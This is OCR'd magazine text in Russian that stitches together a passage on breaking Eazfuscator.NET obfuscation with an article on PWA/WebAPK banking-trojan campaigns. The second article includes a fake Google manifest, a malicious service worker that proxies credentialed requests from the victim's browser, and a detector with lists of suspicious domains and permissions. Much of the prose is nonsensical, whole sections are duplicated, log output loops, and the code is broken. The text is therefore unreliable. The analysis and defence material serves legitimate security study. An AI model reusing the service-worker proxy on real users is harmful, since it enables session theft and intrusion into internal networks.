Это характерному виду обфускационных имен (a=,,,) в внутри набор самосоз, множественных вызовов. Вообще можно посмотреть, что это наш пациент. К сожаль, сжать, имена эти отнюдь не бесполезны. Они имеют длинно длину и некоторые из них используются в вызовах бесполезных конструкций, что дает основание предположить, информация об их исходном виде не потеряна и при желании восстановим. Так и есть, именно перед строкой исследование и даже попытаемся нашлись чтобы для их восстановления.

Однако все это, так сказать, необязательная косметика, мы продолжаем подробно разбирать сидр новое обфускацию. Вероятно, в самому первому моменту нашего обфускатор — работа с виртуальными кодом. Как и уже говорил, на данном этапе нам нужно найти VM и разобраться с вызовом виртуальных далекого сама, при этом код формы приостановится в нем как дебаггер. Поэтому нужно найти способ остановить выполнение кодера, не трогая VM. Для этого можно поставить точку остановки и попробовать поиск, что сидр. Поэтому нужно найти способ остановить на стек возвратов по сам тяжелая этой точки остановки.

Как видишь, требующейся нам метод вызывается динамическим чтеро Invoke. Использовать в отладчике сторонние ресурсы до начала исполнения данной цепочки вложенных вызовов. Поставив на этот Invoke точку остановки, мы обнаружили несколько последовательных вызовов самих разнообразных методов — наверно первая принимает виртуальной машины, при которых нам нужно сделать остановку.

К сожалению, разобраться виртуальную машину нам глубинная предстоит полностью обфуск работ! Ничего, да и по счастью, не нам нужно, так как на этом случае можем выбрать пять наименьшего сопротивления. Как ты уже понял, это тому причина и до кода создаю полно рабочее решение по дизассемблера Earfuscator — проект EarDecrypt. Разумеется, тут все сосем не использовать сотни лет, но нам сейчас пригодиться, в обфускатор сожалеет. Поэтому теперь при нетрагиванием на наш целевой модель дебаггерах прямо другая.

Хорошими новостями можно считать, во-первых то, что он не отказывается от анализа нашего модуля. Но есть несколько гипотетическим принцип обфускации не всех изменяется сколько всем сложных, у нас теперь есть исходное, к которым этот принцип более-менее реальности, и можно попробовать модифицировать. Среди сложенных ранее обфускатор — работа с виртуальной машиной. Поэтому нужно сначала разобраться с ней, поступим и сейчас.

Загружаем в отладчик dnSpy уже EarDecrypt с нужной комнаты строкой и ставим точку остановки на метод EarDecrypt.Devirtualization.Pipeline.InstructionHandler. Теперь мы в конструкторе, вызывающем исключение Failed to get VM Declaring type!

```
...
MethodDefinition getVmInstanceMethod = type.Methods.First(
    (MethodDefinition m) => m.ReturnType == type.Module.
__resourceModuleUserStringMethodDefinition && m.ParameterCount == this.
__resourceModuleUserStringMethod.ParameterCount);
if (getVmInstanceMethod.Signature.ReturnType)
{
    throw new Exception("Failed to get VM Declaring type");
}
...
```

Попробуем разобраться не принцип и цикл, приводящие к появлению исключения. Мы видим, что в переходе на подробности проверяется метод по сходу дизассемблера, поскольку это зайдет много времени, а код декодируется тем у прибегнем к декодер дослуж. Так что мы сосмотрелись нужных работ это к значение домашнего задания. Попробуем кратко объяснить принцип. Как и полагается, в переходящий стеке dnSpyдоходит Pop-метод, дешифрация Earfuscator.NET состоит из нескольких этапов. В нашем случае каждый этап называется стадия, и не перебор осуществляет метод EarDecrypt.Devirtualization.Run(). Всего этих стадий четыре: ResolveString, ExtractMapping, ExtractDecryptions и MethodDevirtualization, для каждой имеется свой собственный класс и наслуживающие.

Пока что нас все поиски нужно в первой стадии — на этапе расшифровывания методов работы с кэшированным потоком, содержащим код виртуальных на мы методов. Поэтому разобраться как работает это расшифровывания и какие цикл приняли к исключению. Для начала вызовем шаблон из 6-кода:

```
{
    CilOpCodes.Ldsfld,
    CilOpCodes.Stloc,
    CilOpCodes.Ldtoken,
    CilOpCodes.Ldci,
    CilOpCodes.Calvirt,
    CilOpCodes.Stloc,
    CilOpCodes.Calvirt,
    CilOpCodes.Ldc_I4,
    CilOpCodes.Newarr,
    CilOpCodes.Dup,
    CilOpCodes.Ldtoken,
    CilOpCodes.Call,
    CilOpCodes.Stloc,
    CilOpCodes.Call,
    CilOpCodes.Ldsfld,
    CilOpCodes.Ldfld,
    CilOpCodes.Ldfld,
    CilOpCodes.Ldc,
}
```

По этому шаблону определяется __resourceGetterMethod — метод инициализации шифрованного поля. По счастью, он пока что не изменился в исходящей новой версии:

```
[DebuggerBrowsable(DebuggerBrowsableState.Never)]
[DebuggerStepperBoundary]
[DebuggerNonUserCode]
[CompilerGenerated]
[EditorBrowsable(EditorBrowsableState.Never)]
[Obsolete("Member of Microsoft.VisualBasic.CompilerServices.ProjectData is intended for internal use only.", true)]
internal static ProjectData __resourceGetterMethod()
{
    ProjectData[] obj = ProjectData.__resourceInstanceMethod();
    ProjectData[] array = obj[1];
    ProjectData[] array2 = obj[2];
    int[] array3 = new int[0];
    ProjectData.__resourceInstanceMethod(array, array2, array3);
    return array;
}
```

Как видишь, даже первая стадия, ResolveString, не дождет до конца. Разберемся дальше. Исходные ошибки. Метод ищет по first match (первое вхождение string method. Наше string been decrypted? «Обнаружается» в вышеуказанном фрагменте: FindOrDecryptMethods методом EarDecrypt.Devirtualization.Pipeline.Init().

```
private protected override bool Init()
{
    bool flag = this.FindOrDecryptMethods();
    if (this.__resourceInstanceMethod == null)
    {
        base.Cix.Console.Error("Failed to find VM resource stream getter method.");
        return false;
    }
    if (this.__resourceInitializationMethod == null)
    {
        base.Cix.Console.Error("Failed to find VM resource stream initialization method.");
        return false;
    }
    if (this.__resourceModuleUserString == null)
    {
        if (this.__resourceModuleUserStringMethod.CilMethodBody.
Instructions.All(((CilInstruction i) => i.OpCode != CilOpCodes.Ldstr?)
    {
        goto IL_94;
    }
    base.Cix.Console.Error("Failed to find valid VM resource module string method. Have strings been decrypted?");
    IL_94:
    return false;
}
```

Суть ошибки состоит в том, что в IL-коде семантического метода __resourceModuleUserStringMethod должна присутствовать инструкция Ldstr: документом встроена является строковая константа, используемая в дальнейшем в качестве __moduleString (поиск в обфускации не сварганный самого). Собственно, сообщение и является ошибкой: VM в модуле module string в тайм связана с его отсутствием. А получается это, поскольку изначально предполагается, что метод __resourceModuleUserStringMethod на наших случаях не называется R+zX6ZUh__LfaCBwm= и должен выглядеть строковую константу. Он не и возвращает, предпр тянь в ней значение при обнаружении вида:

```
public static string R+zX6ZUh__LfaCBwm(int[] ZVFwSeSrPSCIN3GcLLqMHE
ISQfRk7wCMm)
{
    return R+zX6ZUh__LfaCBwm(ZVFwSeSrPSCIN3GcLLqMHE);
}
```

Подсмотреть в отладчике не значение несложно — это кодированный base64 массив числа:

```
"cqWkC...w8tmHLh9dC="
```

Продолжение стр. 6

← НАЧАЛО СТАТЬИ

ВИРТУАЛЬНЫЙ ЛАБИРИНТ


РАЗБИРАЕМ ЗАЩИТУ EAZFUSCATOR.NET И ЛОМАЕМ ОБФУСКАЦИЮ

А вот что с этим делать, вопрос более сложный: вышеуказанное неопределенное из кода (как было ранее) мы уже не можем. То есть, если мы хотим реализать дебобфускатор, нам придется вставлять туда как минимум дебобфускацию строк на этом этапе.

Можно, конечно, смуглевать и подсунуть девиртуализатору код после dnlib32 и EazFixer, однако это уже не будет частью экспериментов, поскольку отложенные дебобфускаторы помогают исходный IL-код, да и результат будет заведомо неработоспособный. Поэтому, если ты, конечно, задашься целью написать свой собственный дебобфускатор на основе этой статьи, предоставлю тебе решать эту проблему самостоятельно, тем более вероятно нас ожидают проблемы посерьезнее. Мы же пока что для продолжения разбора просто заменим значение `_modulusString` на `_modulusBytes` в отладчике константой. Успешно выйдя из метода `Init`, мы обнаруживаем, для чего, собственно, нам требовалась эта строка:

```
public override bool Run()
{
    if (!this.Init())
    {
        return false;
    }
    byte[] modulus = Convert.FromBase64String(this._modulusString);
    byte[] modulus2 = new byte[this._keyBytes.Length + this._keyBytes.Length];
    Buffer.BlockCopy(this._keyBytes, 0, modulus2, 0, this._keyBytes.Length);
    Buffer.BlockCopy(modulus, 0, modulus2, this._keyBytes.Length, modulus.Length);
    BigInteger mod = new BigInteger(1, modulus2);
    BigInteger exp = BigInteger.ValueOf(65537L);
    byte[] buffer = this._resource.GetData();
    base.Ctx.Writer = new VMCipherStream(buffer, mod, exp);
    base.Ctx.VMResolverStream = new VMCipherStream(buffer, mod, exp);
    return true;
}
```

Суда по всему, сам создатель часть модуля ключа RSA (второую половину мы извлекаем в виде массива байтов из кода `_resourceGetterMethod`) которым зашифрован VM Resource **e2fb18dcc6e848089a9e1483b12e8ba7**, создающий виртуальный код (название которого мы тоже добавим из `_resourceGetterMethod`). В общем, кое-как первую стадию (ResourceParsing) мы благополучно прошли, а вот на следующей, OpCodeMapping, процесс снова рушится:


[*] Loading Resources...
[+] Found VM resource stream parser, initializer, and module string methods!
[+] Decrypted VM resource!
[+] Found VM Resource Initializer!
[+] Found VM Resource Parser!
[+] Found VM Resource Parser!
[+] Initializing Resourceparsing...
[+] Found VM resource stream parser, initializer, and module string methods!
[+] Decrypted VM resource!
[+] Found VM Resource Initializer!
[+] Found VM Resource Parser!
[+] Found VM Resource Parser!
[+] Initializing Resourceparsing...
[+] Found VM resource stream parser, initializer, and module string methods!
[+] Decrypted VM resource!
[+] Found VM Resource Initializer!
[+] Found VM Resource Parser!
[+] Found VM Resource Parser!
[+] Initializing Resourceparsing...
[+] Found VM resource stream parser, initializer, and module string methods!
[+] Decrypted VM resource!
[+] Found VM Resource Initializer!
[+] Found VM Resource Parser!
[+] Found VM Resource Parser!
[+] Initializ

PWA и WebAPK в 2026-М

Как новые банковские трояны втираются в доверие и захватывают телефон

Константин Шудрин
Специалист ЯЗЛОМ

Есть такой профессиональный рефлекс у людей, которые долго работают в безопасности, когда тебе говорят «установи приложение по ссылке», внутри что-то сигналит. Годы работы с мошенниками вырабатывают здоровую паранойю. Но сегодня этот рефлекс перестал работать. Потому что теперь «установи по ссылке» выглядит точно так же, как «открой сайт» и «подтвердите действие в браузере».

Два года назад, в 2024-м, мы рассматривали PWA и WebAPK как экспериментальный вектор атаки, который мошенники пробовали. А марта 2026-го в угрозах мелькнули. В начале июля мошенники массово эксплуатировали эти технологии для кражи данных. Сегодня мы прекращаем фазу теории и переходим к практике: разбираем Progressive Web Apps (PWA) и Android-версии PWA (APP) через WebOTP API и показываем полный цикл атаки на Android.

В этой статье мы разбираем: как мошенники используют атаки со первого дня, почему до сегодня на устройствах, предназначенных для людей, которые не знают, что такое PWA, в среднем сохраняется уязвимая версия, в такие предложения готовый код, детектор обнаружения методы корпоративной защиты, которые работают в новой реальности.

РАЗВИТИЕ УГРОЗЫ ЗА ДВА ГОДА

В 2024 году, когда аналитики Eset впервые забили тревогу, PWA и WebAPK, рассматривались как новый экспериментальный вектор атаки. Тогда этим были относительно примитивные, большинство пользователей замечания на сайт, где он просил установить приложение, кражи пароля и карты, от банка. Главным оказывал мошенничества была возможность минимум под легитимным приложением и успешно обходил традиционные системы безопасности.

К марту 2026 года угроза совершила качественный скачок. Технологии, которые когда-то использовались для кражи учетных данных, превратились в полноценный инструмент для кражи сессионных и приложениями, не менее, чем аналогов. Мошенники дистанционно захватывают телефоны в 2026 году исключительно Мамилейтом и Ghostcall-Core, эксплуатировали PWA-технологии. Мы ожидаем, что в ближайшем квартале к ним добавятся Gigabud и Ghost Tap. Эскалационные больше не ограничиваются банковским приложением. Они нацелены на криптокошельки, одноразовые пароли (OTP), приложения, контакты, а сам Android теперь является уязвимым в первом, если при атаке на внутренние сети.

СМЕРТЬ SIDELOADING И PWA КАК ОСНОВНОЙ ВЕКТОР

Два года назад, которым прошлое с первых кучным спрыгнул Eset, ландшафт угроз выглядел иначе. Google Play Protect, Play Store, Google Play Services — «С 2026 года в Google Play обязательную верификацию разработчиков всех APK, распространяемых за пределами Google Play». Новорождающиеся приложения блокируются Google Play Protect. Это, конечно, не полный запрет, но предназначено достаточно новых юридическим требованиям через отсрочки сайта (sideloader).

Отныне установить приложение, Был. Выглядит и ведет себя почти полностью неотличимо на Progressive Web Apps (PWA). PWA — это не APK файлы, они кешируются через браузер, хранятся в, Service Worker, Web Manifest, подарок под новые правила верификации Google. Это незаконный обходной путь, который позволяет установить вредоносного «софта» с точки зрения полным безопасности Android.

ВОЛНА ATAK GOOGLE PRIM

В центре внимания с начала года — фишинговая кампания, масштабирующая под проверку безопасности Google. Ее основные характеристики:

- **Домен-приманка: google-prim.site** (использует Cloudflare для маскировки).
- **Вектор:** доставляет: фишинговые письма, рекламы в соцсетях, ссылки на коллаборативные сайты.
- **Жертвы:** широкой круг пользователей, но с особым акцентом на владельцев криптокошельков.
- **Механизм:** показывает пользует через 4 сценарию «проверку безопасности», а ещё которая его убеждает установить PWA, видать разрешения на уведомления, которые, в дальнейшем, используется в мессенджерах, сообщениях, чатах.
- **Цель:** кража OTP, кредитовыми, контактов, геоположения и приложения Google Play, которые, в ответ, в ответ на запросы, мошенников, на, 3rd.

ОТ КРАЖИ ПАРОЛЕЙ К БЭКДОРУ В СЕТИ

Атака 2024 года была тактичным: она показывала форму входа и отправляла полученные данные мошенникам. Атака 2026 года — это уже совсем другой уровень. Вредоносная PWA-приложение 2026 года способна на следующее:

- Перехватывать SMS-сообщения, в том числе, OTP, которые приходят на телефон «защиты вашего спокоя» после ссылки.
- Точно отслеживающие перехватывать Geolocation API, шарить, доступа, высота, скорость, направление.
- Перехватывать Web Bluetooth API, Clipboard API для кражи адресов криптокошельков и одноразовых кодов.
- Хранение, ЛИКВИТР (WebOTP API), то есть автоматический перехват одноразовых кодов из SMS-почты и бродилки.
- Перехватывать Web Notifications API и WebSocket, Fetch API. Это самая опасная часть: мошенники получают возможность, работать, даже HTTP-прокси, в атакующей, может отправлять, показывать, сеть жертвы (пароль, кеша, кэша) и отправлять запросы, мошенникам, куда, нет. Это позволяет атаковать внутренние корпоративные ресурсы, менее фишинга.
- Бэкдоры: Web Bluetooth API, Push Notifications, Periodic Sync. PWA продолжает работать в фоне, получает команды через push-уведомления и передаваемые криптографические данные. Это обеспечивает доступ к устройству, даже когда пользователь «неактивен».

ПОЧЕМУ АЛГЕРТЫ НЕ СРАБАТЫВАЮТ

Проблема 2024 года (отсутствие без предупреждения) осталась, но к ней добавилась новая: мошенники, действует Атака 2026 года имеют, экспоненциальный, использовать инженерию, чтобы заставить пользователя, самостоятельно, разрешить, вредоносной, через страницы системные диалоги браузера. Пользователь сам нажимает «Разрешить» на запрос push-уведомлений, геоданных, доступ к, Bluetooth, Clipboard, Notifications API. Google Android, Antivirus, не принимает это за подозрительную активность.

СХЕМА АТАКИ ОТ ПИСЬМА ДО ПОЛНОГО КОНТРОЛЯ

Рассмотрим, как выглядит полный сценарий атаки на примере кампании, зафиксированной в марте:

Шаг 1 — приманка в Landing Page. Жертва переходит на сайт **google-prim.site** по ссылке из письма или рекламы. Сайт до мельчайших деталей копирует интерфейс Google Play. Пользователь видит знакомые шрифты, иконки, цветовая гамма Google и правдоподобный прайм-«проверка на вирусы». Сайт имитирует процесс.

Шаг 2 — установка PWA. Первый шаг «проверки» — установка приложения-«сканера». Пользователь нажимает «Установить», интерфейс браузера и иконкой «Установить». После установки приложение запускается, и мошенник получает доступ к, **WebOTP**, перехватывает, браузер отправляет, страницу с поддержкой push-уведомлений и приложения.

Шаг 3 — выдача разрешений. Push-уведомления PWA, пользователю просит предоставить разрешения:

- **Уведомления:** «Для получения сообщений безопасности — создает постоянный канал связи».
- **Контакты:** «Для защиты вашей контактной от взломов — кража данных».
- **Геолокация:** «для подтверждения входа с доверенного места — стена».

Все эти разрешения выглядят как стандартное диалоговое окно браузера или приложения.

Шаг 4 — кража данных (PWA Layer). Как только разрешение получено PWA начинает сбор данных:

- Сигнальет и отправляет на сервер злоумышленников контакты и GPS-координаты.
- Мониторит входящие и ловит «Установить». После установки приложения перехватывает SMS-сообщения, они начинают рассылать, **«Ваш»**, сообщения, содержит, отправка сообщения мошенника и перехватывает.
- **Push-уведомления** — Push-уведомления, Periodic Sync, PWA продолжает работать в фоне, получает команды через push-уведомления и передаваемые криптографические данные. Это обеспечивает доступ к устройству, даже когда пользователь «неактивен».

СХЕМА ATAKI ПО ПИСЬМУ ДО ПОЛНОГО КОНТРОЛЯ

Рассмотрим, как выглядит полный сценарий атаки на примере кампании, зафиксированной в марте:

Шаг 1 — приманка в Landing Page. Жертва переходит на сайт **google-prim.site** по ссылке из письма или рекламы. Сайт до мельчайших деталей копирует интерфейс Google Play. Пользователь видит знакомые шрифты, иконки, цветовая гамма Google и правдоподобный прайм-«проверка на вирусы». Сайт имитирует процесс.

Шаг 2 — установка PWA. Первый шаг «проверки» — установка приложения-«сканера». Пользователь нажимает «Установить», интерфейс браузера и иконкой «Установить». После установки приложение запускается, и мошенник получает доступ к, **WebOTP**, перехватывает, браузер отправляет, страницу с поддержкой push-уведомлений и приложения.

Шаг 3 — выдача разрешений. Push-уведомления PWA, пользователю просит предоставить разрешения:

- **Уведомления:** «Для получения сообщений безопасности — создает постоянный канал связи».
- **Контакты:** «Для защиты вашей контактной от взломов — кража данных».
- **Геолокация:** «для подтверждения входа с доверенного места — стена».

Все эти разрешения выглядят как стандартное диалоговое окно браузера или приложения.

Шаг 4 — кража данных (PWA Layer). Как только разрешение получено PWA начинает сбор данных:

- Сигнальет и отправляет на сервер злоумышленников контакты и GPS-координаты.
- Мониторит входящие и ловит «Установить». После установки приложение перехватывает SMS-сообщения, они начинают рассылать, **«Ваш»**, сообщения, содержит, отправка сообщения мошенника и перехватывает.
- Web Bluetooth API, Clipboard API для кражи адресов криптокошельков и одноразовых кодов.
- Хранение, ЛИКВИТР (WebOTP API), то есть автоматический перехват одноразовых кодов из SMS-почты и бродилки.
- Перехватывать Web Notifications API и WebSocket, Fetch API. Это самая опасная часть: мошенники получают возможность, работать, даже HTTP-прокси, в атакующей, может отправлять, показывать сеть жертвы (пароль, кеша, кэша) и отправлять запросы, мошенникам, куда, нет. Это позволяет атаковать внутренние корпоративные ресурсы, менее фишинга.
- Бэкдоры: Web Bluetooth API, Push Notifications, Periodic Sync. PWA продолжает работать в фоне, получает команды через push-уведомления и передаваемые криптографические данные. Это обеспечивает доступ к устройству, даже когда пользователь «неактивен».

ПОЧЕМУ ПРОТИВ ЧЕЛОВЕКА ОТКАЗЫВАЕТ ЗАЩИТА

Проблема 2024 года (отсутствие без предупреждения) осталась, но к ней добавилась новая: мошенники, действует Атака 2026 года имеют, экспоненциальный, использовать инженерию, чтобы заставить пользователя, самостоятельно, разрешить, вредоносной, через страницы системные диалоги браузера. Пользователь сам нажимает «Разрешить» на запрос push-уведомлений, геоданных, доступ к, Bluetooth, Clipboard, Notifications API. Google Android, Antivirus, не принимает это за подозрительную активность.

АНАТОМИЯ МАНИФЕСТА

Код манифеста, который использовался в атаке на **google-prim.com**:

```
{
"name": "Google Security Check",
"short_name": "Security Check",
"start_url": "/?utm_source=pwa",
"display": "fullscreen",
"scope": "/",
"icons": [ /* иконки, имитирующие Google */ ],
// Метаданные, на показательное расширение
"permissions": [
  "notifications": "required",
  "geolocation": "optional"
]
}
```

КОД ВРЕДОНОСНОГО SERVICE WORKER

В центре атаки — Service Worker, который обеспечивает постоянство и проксирование. Вот упрощенный код, демонстрирующий принцип работы WebSocket-перехватчика, отсылающего сигналы Мамилейтам:

```
// Фоновый Service Worker, проверяющий браузер в проксе
self.addEventListener('message', (event) => {
  if (event.data.type === 'PROXY_REQUEST') {
    const { requestId, url, method, headers, body } = event.data;

    // Выполняем запрос от имени жертвы
    fetch(url, { method, headers, body, credentials: 'include' })
      .then(response => {
        // Сериализуем ответ и отправляем через WebSocket
        const client = self.clients.get(event.source.id);
        client.postMessage({
          type: 'PROXY_RESPONSE',
          requestId: requestId,
          status: response.status,
          headers: [...response.headers],
          body: await response.text()
        });
      })
    );
  }
});
```

ПЕРЕКРЕСТНОЕ ПРОВЕРЯНИЕ ДЛЯ ПРОВЕРКИ КЛИКА

```
self.addEventListener('periodicsync', (event) => {
  if (event.tag === 'check-clicks') {
    event.waitUntil(fetch('/api/heartbeat'));
  }
});
```

Этот код превращает браузер жертвы в крайний инструмент для атакующих, позволяя обходить системные фильтры и получать доступ к внутренним ресурсам, которые не видны снаружи.

ТЕХНИКИ ОБХОДА МНОГОФАКТОРНОЙ АУТЕНТИФИКАЦИИ (MFA)

Последние атаки продемонстрировали новый уровень эффективности против MFA. Вместо простого фишинга паролей и надежды на то, что жертва подтвердит push-уведомление, злоумышленники действуют иначе:

Перехват OTP через WebOTP API

Google внедрил в Android API, называемый WebOTP API. WebOTP, который позволяет сайту (и PWA) получать одноразовые коды из SMS без дополнительных разрешений, которые, обычно, требуются для доступа к, SMS. Злоумышленники адаптировали эту технологию. PWA-прокси показывается жертве поддельную форму входа, а затем, когда приходит SMS с кодом от банка или сервиса, PWA перехватывает его автоматически. Пользователь получает код на свой телефон и переносит его в приложение SMS.

Adversary-in-the-middle (AiM) на базе PWA

Это эволюция классического прокси-фишинга. Когда жертва видит в своей вкладке знакомую форму, PWA, перехватывает одноразовый пароль, который, отправляется, в ответ на запросы, пока она заполняет свою, данные в поддельный интерфейс.

ПРАКТИЧЕСКАЯ ФОРЕНЗИКА И IOC (INDICATORS OF COMPROMISE)

Ключевые индикаторы компрометации

Даже разведчик, на своем рабочем месте, смотреть при анализе подозрительного устройства:

Сетевые индикаторы:

- **Домены: google-prim.site** и другие подозрительные домены, имитирующие Google Play, Microsoft, Google-подобные имена и которые пишутся или кириллицы.
- **Эндпоинты:** регулярные запросы к **/api/heartbeat**, **/api/commands** или подобным.
- **WebSocket-соединения:** длительные и постоянные WebSocket-соединения с неизвестными серверами, особенно когда браузер должен быть открыт только Web-сайт.

Индикаторы на устройстве:

- Установленные PWA, которые, которые в браузере (**chrome://apps**, **edge://apps**) проверяются с названиями вроде Security Check, System Service, Google Verification.
- Пакет **APK** (если установлено): **com.device.sync** (пакет, зафиксированный в кампании google-prim.com). Приложение, с правами доступа, мониторинга устройства, которое «неизвестно» задать злоумышленник отсюда.
- **Разрешения:** любое приложение, запрашивающее одновременно доступ к контактам, геоданным, SMS и уведомлениям, должно рассматриваться как критически опасное.

Поведенческие индикаторы:

- **Неожиданные push-уведомления:** уведомления, приходящие спустя приложения для «проверки безопасности», особенно если ты его не установил.
- **Торможение браузера или телефона:** признаки фоновой активности, такие как скачивание или или приложения трафика.
- **Странная сетевая активность:** исходящие соединения на неизвестные порты или IP-адреса с такого устройства, инициированные браузером.

КАК ОБНАРУЖИТЬ УГРОЗУ

Для пользователей Windows/macOS/Linux (Браузеры Chrome, Edge)

1. Проверка установленных PWA:
   - Открой Браузер Chrome или Edge.
   - В адресной строке введи **chrome://apps** (для Chrome) или **edge://apps** (для Edge).
   - Внимательно посмотри список. Если видишь приложение, которое не устанавливал сознательно, Security Check, System Service, Google Verification — немедленно удаляй.
2. Управление уведомлениями:
   - Перейди в **chrome://settings/content/notifications** (или аналогичный раздел в Edge).
   - В разделе «Разрешения отправлять уведомления» просмотри список сайтов, которым разрешено уведомления. Если там есть **google-prim.site** или подозрительные доменные адреса, удали их.
3. Проверка расширений:
   - Перейди в **chrome://extensions**
   - Удали все неизвестные или ненужные расширения.

Очистка данных браузера

- Очисти кеш, файлы cookie и историю за последние сутки.

Для пользователей Android

1. Удаление вредоносного APK (если установлено):
   - **ВАЖНО:** если приложение имеет иконку на рабочем столе, сначала отключи его.
   - Перейди в «Настройки» → Безопасность. → «Другие настройки безопасности» → Администраторы устройства. Если ты ничего отличается в зависимости от версии Android, ищи аналогичный.
   - Найди приложение с названием Security Service или **com.device.sync**. Снимаем с него галочку, чтобы отозвать права администратора.
   - Перейди в «Настройки» → «Приложения».
   - Найдите подозрительное приложение (Security Check, System Service) и нажми «Удалить».
2. Удаление вредоносного PWA:
   - Открой Браузер Chrome на Android.
   - Перейди в меню (три точки), затем «Настройки» → «Приложения» (или «Приложения и уведомления» → «Информация о приложениях»).
   - Ты увидишь список установленных PWA. Нажми на подозрительное и выбери «Удалить».
3. Проверка разрешений:
   - Перейдите в «Настройки» → «Приложения» → Все приложения».
   - Найди свой браузер (Chrome). Нажми «Разрешения».
   - Проверьте, какие разрешения ты предоставил на геоданные, контакты и уведомления. Если там есть **google-prim.site**, удали эти разрешения.

Для пользователей iOS (Safari)

1. Удаление PWA с главного экрана:
   - На главном экране (Phone или iPad) найди иконку подозрительного PWA.
   - Нажми и удерживай иконку, пока не начнется вибрация.
   - Нажми «Удалить приложение» → «Удалить с главного экрана».
2. Очистка данных сайтов:
   - Перейди в «Настройки» → Safari».
   - Прокрути вниз и нажми «Дополнения» → «Данные веб-сайтов».
   - Найди **google-prim.site** или другие подозрительные домены и удали их.

PWA и WebApk в 2026-м

Как новые банковские трояны вторгаются в ваши уведомления и захватывают телефон

ПИШЕМ ДЕТЕКТОР

При анализе подозрительного PWA или WebAPK сейчас нужно искать следующие индикаторы:

1. **Массовый запрос разрешений**: манифест требует от пользователя согласия на разрешения (push-уведомления). Для большинства легитимных PWA это допустимо.
2. **Исполняемые файлы**: APK внутри архива. Чаще, специфичные для Android-приложений файлы `classes.dex` и `AndroidManifest.bin`.
3. **Wakelock-сообщения**: обнаружение кода, устанавливающего длительные блокировки сообщений с внешних серверов и ожидающего ответа.
4. **Service Worker с фоновым процессом**: обнаружение в коде Service Worker фоновых процессов, отслеживающих push-уведомления (типы событий **`Push`** и **`NotificationClick`**).
5. **Периодическая фоновая синхронизация**: использование API **`PeriodicSync`** для скрытого выполнения кода.

Всё из, которых будет по этому:

```
WebAPK Detector - Static Analysis Module

import os
import zipfile
import re
import sqlite3
import subprocess
from datetime import datetime, timedelta
from pathlib import Path
from typing import Dict, List, Optional
import xml.etree.ElementTree as ET

@dataclass:
    package_name: str
    storage_size: int
    apk_path: str
    cache_size: int
    data_size: int
    apk_size: int
    permissions: List[str]
    dangerous_permissions: List[str]
    services: List[str]
    receivers: List[str]
    activities: List[str]
    has_boot_receiver: bool
    has_sms_receiver: bool
    risk_flags: List[str]
    risk_score: int

class WebAPKDetector:
    """Детектор системных копий в виде приложения с расширенной оценкой
    и 10 сценариями, основанными на реальном Android API"""

    SUSPICIOUS_DOMAINS = {
        'tinyhost': 'tinyhost.ru',
        'ngrok': 'ngrok.io',
        'cloudflare': 'cloudflare.com',
        'brif': 'ifsh.ru',
        'telegram': 'telegram.org',
        'tg': 'telegram.org',
        'vk': 'vkontakte.ru',
        'tk': 'tickets.ge',
        'yandex': 'yandex.ru',
        'ya': 'yandex.ru'
    }

    # Разрешения с высоким риском
    HIGH_RISK_PERMISSIONS = {
        'android.permission.REQUEST_INSTALL_PACKAGES': 10,
        'android.permission.BIND_ACCESSIBILITY_SERVICE': 10,
        'android.permission.BIND_DEVICE_ADMIN': 10,
        'android.permission.READ_CONTACTS': 10,
        'android.permission.WRITE_CONTACTS': 10,
        'android.permission.READ_SMS': 10,
        'android.permission.SYSTEM_ALERT_WINDOW': 10,
        'android.permission.RECEIVE_BOOT_COMPLETED': 10,
    }

    def is_webapk(self, apk_path: str) -> bool:
        """Проверяем, является ли APK WebAPK"""
        with zipfile.ZipFile(apk_path, 'r') as apk:
            files = apk.namelist()
            return (
                'AndroidManifest.bin' in files
                or 'assets/webapk.proto.bin' in files
                or 'assets/manifest.bin' in files
                or 'assets/webapk.dex' in files
                or bool(
                    [f for f in files
                    if f.startswith('lib/')
                    and f.endswith('libwebapk.so')]
                )
            )
        except Exception:
            return False

    def extract_webapk_info(self, apk_path: str) -> Optional[
    WebAPKInfo]:
        """Извлекаем из информации из WebAPK"""
        with zipfile.ZipFile(apk_path, 'r') as apk:
            files = apk.namelist()
            for path in [f.lower(), 'assets/webapk.proto.bin',
                         'assets/manifest.bin',
                         'assets/webapk.dex']:
                if path in [f.lower() for f in files]:
                    webapk_data = apk.read(
                        [f for f in files if f.lower() == path][
                        0
                        ]
                    )
                    if len(webapk_data) > 100:
                        return {
                            'raw_size': len(webapk_data),
                            'has_manifest': True,
                            'has_dex': 'classes.dex' in files,
                            'has_resources': 'resources.arsc'
                            in files,
                            'has_assets': any(
                                f.startswith('assets/')
                                for f in files
                            ),
                            'has_lib': any(
                                f.startswith('lib/')
                                for f in files
                            ),
                            'has_webapk_dex': 'assets/webapk.dex'
                            in files,
                            'has_webapk_manifest': 'assets/webapk.
                            proto.bin' in files
                            or 'assets/manifest.bin' in files
                        }
        pass
        return None

    def get_permissions(self, apk_path: str):
        """Получаем разрешения из манифеста"""
        try:
            with zipfile.ZipFile(apk_path, 'r') as apk:
                if 'AndroidManifest.bin' in apk.namelist():
                    manifest = apk.read('AndroidManifest.bin')
                    permissions = self._parse_binary_manifest(
                        manifest
                    )
                    return permissions
        except Exception:
            pass
        return []

    def _parse_binary_manifest(self, apk_path: str):
        """Парсим бинарный AndroidManifest.bin"""
        result = {'permissions': [], 'services': [],
                  'receivers': [], 'activities': []}
        try:
            import tempfile
            with tempfile.TemporaryDirectory() as tmp:
                subprocess.run(
                    ['aapt', 'dump', 'badging',
                     apk_path],
                    capture_output=True, timeout=30
                )
                manifest_path = os.path.join(tmp,
                                             'AndroidManifest.txt')
                if os.path.exists(manifest_path):
                    with open(manifest_path,
                              encoding='utf-8',
                              errors='ignore'
                              ) as f:
                        for line in f:
                            if line.startswith('uses-permission:'):
                                perm = self._extract_quoted(line)
                                if perm:
                                    result['permissions'].append(
                                        perm
                                    )
                            elif line.startswith('service:'):
                                name = self._extract_quoted(line)
                                if name:
                                    result['services'].append(
                                        name
                                    )
                            elif line.startswith('receiver:'):
                                name = self._extract_quoted(line)
                                if name:
                                    result['receivers'].append(
                                        name
                                    )
                            elif line.startswith('activity:'):
                                name = self._extract_quoted(line)
                                if name:
                                    result['activities'].append(
                                        name
                                    )
        pass
        return result

    def _extract_quoted(self, line: str):
        """Извлекаем строку в кавычках"""
        try:
            parts = line.split("'")
            if len(parts) > 1:
                return parts[1]
        pass
        return None

    def get_cache_size(self, apk_path: str):
        """Размер кэша"""
        try:
            output = subprocess.check_output(
                ['du', '-sb',
                 '/data/data/com.android.chrome/cache/webapk/'
                 + os.path.basename(apk_path).replace('.apk',
